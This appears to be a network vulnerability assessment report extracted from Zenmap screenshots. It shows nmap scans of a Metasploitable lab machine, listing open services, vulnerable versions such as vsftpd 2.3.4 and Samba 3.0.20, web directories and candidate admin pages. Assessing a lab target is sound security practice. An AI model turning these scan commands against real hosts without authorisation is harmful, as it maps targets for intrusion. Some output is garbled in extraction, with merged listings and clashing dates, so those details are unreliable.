 - 445/tcp open microsoft-ds
 - 512/tcp open exec
 - 513/tcp open login
 - 514/tcp open shell
 - 1099/tcp open rmiregistry
 - 1524/tcp open ingreslock
 - 2049/tcp open nfs
 - 2121/tcp open ccproxy-ftp
 - 3306/tcp open mysql
 - 5432/tcp open postgresql
 - 5900/tcp open vnc
 - 6000/tcp open X11
 - 6667/tcp open irc
 - 8009/tcp open ajp13
 - 8180/tcp open unknown
- http-enum:**
 - /: tikiwiki: Tikiwiki
 - /test/: Test page
 - /phpinfo.php: Possible information file
 - /phpMyAdmin/: phpMyAdmin
 - /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
 - /icons/: Potentially interesting folder w/ directory listing
 - /index/: Potentially interesting folder
- Possible Admin Folders:**
 - /admin/
 - /admin/index.html
 - /admin/login.html
 - /admin/admin.html
 - /admin/account.html
 - /admin/admin_login.html
 - /admin/home.html
 - /admin/admin_login.html
 - /admin/adminLogin.html
 - /admin/controlpanel.html
 - /admin/cp.html
 - /admin/index.jsp
 - /admin/login.jsp
 - /admin/admin.jsp
 - /admin/home.jsp
 - /admin/controlpanel.jsp
 - /admin/admin_login.jsp
 - /admin/cp.jsp
 - /admin/account.jsp
 - /admin/admin_login.jsp



Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -T4 -A -v 192.168.25.129 -p 21

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.25.129

nmap -p 21 -T4 -A -v 192.168.25.129

Completed NSE at 11:39:08, 0.00s elapsed
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed
Nmap scan report for **192.168.25.129**
Host is up (0.0011s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_ Connected to **192.168.25.128**
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ vsFTPD 2.3.4 - secure, fast, stable
|_ End of status

MAC Address: 00:0C:29:11:8E:B1 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Uptime guess: 0.000 days (since Tue Aug 7 11:39:08 2018)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=197 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Unix

TRACEROUTE

HOP	RTT	ADDRESS
1	1.09 ms	192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)

Filter Hosts

Network Vulnerability Assessment

The screenshot displays the Zenmap application window. At the top, the 'Target' field is set to '192.168.25.129' and the 'Command' is 'nmap -p 25-T4-A -v 192.168.25.129'. The main panel shows the 'Hosts' tab with a table listing the scanned host. The details for 192.168.25.129 are expanded, showing the following information:

```
OS Host
192.168.25.129 Completed NSE at 11:42, 0.35s elapsed
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00090s latency).

PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN,
|_ssl_cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Issuer: commonName=ubuntu04-base.localdomain/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Public Key type: rsa
|_Public Key bits: 1024
|_Signature Algorithm: sha1WithRSAEncryption
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3888 7866 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_ssl_date: 2010-08-07T06:12:44+06:00; -6s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
MAC Address: 00:0C:29:11:8E:01 (VMware)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.003 days (since Tue Aug 7 11:39:09 2010)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: metasploitable.localdomain

Host script results:
|_clock-skew: mean: -6s, deviation: 0s, median: -6s

TRACEROUTE
HOP RTT ADDRESS
1 0.90 ms 192.168.25.129
```

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -p 139,445 -T4 -A -v 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.25.129 Host is up (0.0010s latency).

```

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.004 days (since Tue Aug 7 11:39:11 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|_ METASPLOITABLE<00> Flags: <unique><active>
|_ METASPLOITABLE<03> Flags: <unique><active>
|_ METASPLOITABLE<20> Flags: <unique><active>
|_ \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
|_ WORKGROUP<00> Flags: <group><active>
|_ WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
|_ smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
|_ NetBIOS computer name:
|_ Workgroup: WORKGROUP\x00
|_ System time: 2018-08-07T02:15:14-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 1.01 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 11:45
Completed NSE at 11:45, 0.00s elapsed
Initiating NSE at 11:45
Completed NSE at 11:45, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.06 seconds
Raw packets sent: 22 (1.714KB) | Rcvd: 18 (1.426KB)
    
```

Filter Hosts

Zenmap

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -p 53 -T4 -A -v 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.25.129

```
nmap -p 53 -T4 -A -v 192.168.25.129
Completed Parallel DNS resolution of 1 host. at 13:23, 0.22s elapsed
Initiating SYN Stealth Scan at 13:23
Scanning 192.168.25.129 [1 port]
Discovered open port 53/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:23, 0.06s elapsed (1 total ports)
Initiating Service scan at 13:23
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:23, 6.31s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:23
Completed NSE at 13:23, 8.07s elapsed
Initiating NSE at 13:23
Completed NSE at 13:23, 0.01s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.016s latency).

PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.072 days (since Tue Aug 7 11:40:17 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT ADDRESS
1 16.21 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:23
Completed NSE at 13:23, 0.00s elapsed
Initiating NSE at 13:23
Completed NSE at 13:23, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.41 seconds
Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

Filter Hosts

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -p 22 -T4 -A -v 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.25.129

```

nmap -p 22 -T4 -A -v 192.168.25.129
-----
Scanning 192.168.25.129 [1 port]
Discovered open port 22/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:38, 0.07s elapsed (1 total ports)
Initiating Service scan at 13:38
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:38, 0.01s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.16s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.082 days (since Tue Aug 7 11:40:30 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.10 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
    
```

Filter Hosts

Zenmap

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -p 5900 -T4 -A -v 192.168.25.129

Hosts Services

OS Host

192.168.25.129

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -p 5900 -T4 -A -v 192.168.25.129

Scanning 192.168.25.129 [1 port]
Discovered open port 5900/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:42, 0.05s elapsed (1 total ports)
Initiating Service scan at 13:42
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:42, 0.00s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.02s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00098s latency).

PORT	STATE	SERVICE	VERSION
5900/tcp	open	vnc	VNC (protocol 3.3)

| vnc-info:
| Protocol version: 3.3
| Security types:
| VNC Authentication (2)


MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.004 days (since Tue Aug 7 11:40:31 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=205 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE

HOP	RTT	ADDRESS
1	0.98 ms	192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 3.22 seconds
Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)

Filter Hosts



Zenmap

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap --script smb-os-discovery.nse 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

demo.testfire

192.168.25.129

nmap --script smb-os-discovery.nse 192.168.25.129

Starting Nmap 7.60 (<https://nmap.org>) at 2018-08-08 11:37 IST

Nmap scan report for 192.168.25.129

Host is up (0.0021s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13
8180/tcp	open	unknown

MAC Address: 00:0C:29:11:8E:B1 (VMware)

Host script results:

- | smb-os-discovery:
- | OS: Unix (Samba 3.0.20-Debian)
- | NetBIOS computer name:
- | Workgroup: WORKGROUP\X00
- |_ System time: 2018-08-08T02:06:25-04:00

Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds

Zenmap

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel



Command: nmap --script http-sitemap-generator 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans


OS Host demo.testfire: 192.168.25.12

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-sitemap-generator:
|   Directory structure:
|   /
|   |   Other: 1
|   |   /dav/
|   |   |   Other: 1
|   |   |   /dwa/
|   |   |   |   Other: 1
|   |   |   |   /mutillidae/
|   |   |   |   |   Other: 1; html: 1; php: 1
|   |   |   |   |   /mutillidae/images/
|   |   |   |   |   |   jpeg: 1; jpg: 2
|   |   |   |   |   |   /phpMyAdmin/
|   |   |   |   |   |   |   Other: 1
|   |   |   |   |   |   |   /twiki/
|   |   |   |   |   |   |   |   Other: 1
|   |   |   |   |   |   |   |   Longest directory structure:
|   |   |   |   |   |   |   |   |   Depth: 2
|   |   |   |   |   |   |   |   |   Dir: /mutillidae/images/
|   |   |   |   |   |   |   |   |   Total files found (by extension):
|   |   |   |   |   |   |   |   |   |   Other: 6; html: 1; jpeg: 1; jpg: 2; php: 1
|   |   |   |   |   |   |   |   |   |   111/tcp    open  rpcbind
|   |   |   |   |   |   |   |   |   |   139/tcp    open  netbios-ssn
|   |   |   |   |   |   |   |   |   |   445/tcp    open  microsoft-ds
|   |   |   |   |   |   |   |   |   |   512/tcp    open  exec
|   |   |   |   |   |   |   |   |   |   513/tcp    open  login
|   |   |   |   |   |   |   |   |   |   514/tcp    open  shell
|   |   |   |   |   |   |   |   |   |   1099/tcp   open  rmiregistry
|   |   |   |   |   |   |   |   |   |   1524/tcp   open  ingreslock
|   |   |   |   |   |   |   |   |   |   2049/tcp   open  nfs
|   |   |   |   |   |   |   |   |   |   2121/tcp   open  ccproxy-ftp
|   |   |   |   |   |   |   |   |   |   3306/tcp   open  mysql
|   |   |   |   |   |   |   |   |   |   5432/tcp   open  postgresql
|   |   |   |   |   |   |   |   |   |   5900/tcp   open  vnc
|   |   |   |   |   |   |   |   |   |   6000/tcp   open  X11
|   |   |   |   |   |   |   |   |   |   6667/tcp   open  irc
|   |   |   |   |   |   |   |   |   |   8009/tcp   open  ajp13
|   |   |   |   |   |   |   |   |   |   8180/tcp   open  unknown
|   |   |   |   |   |   |   |   |   |   MAC Address: 00:0C:29:11:8E:B1 (VMware)
```


Network Vulnerability Assessment



Network Vulnerability Assessment


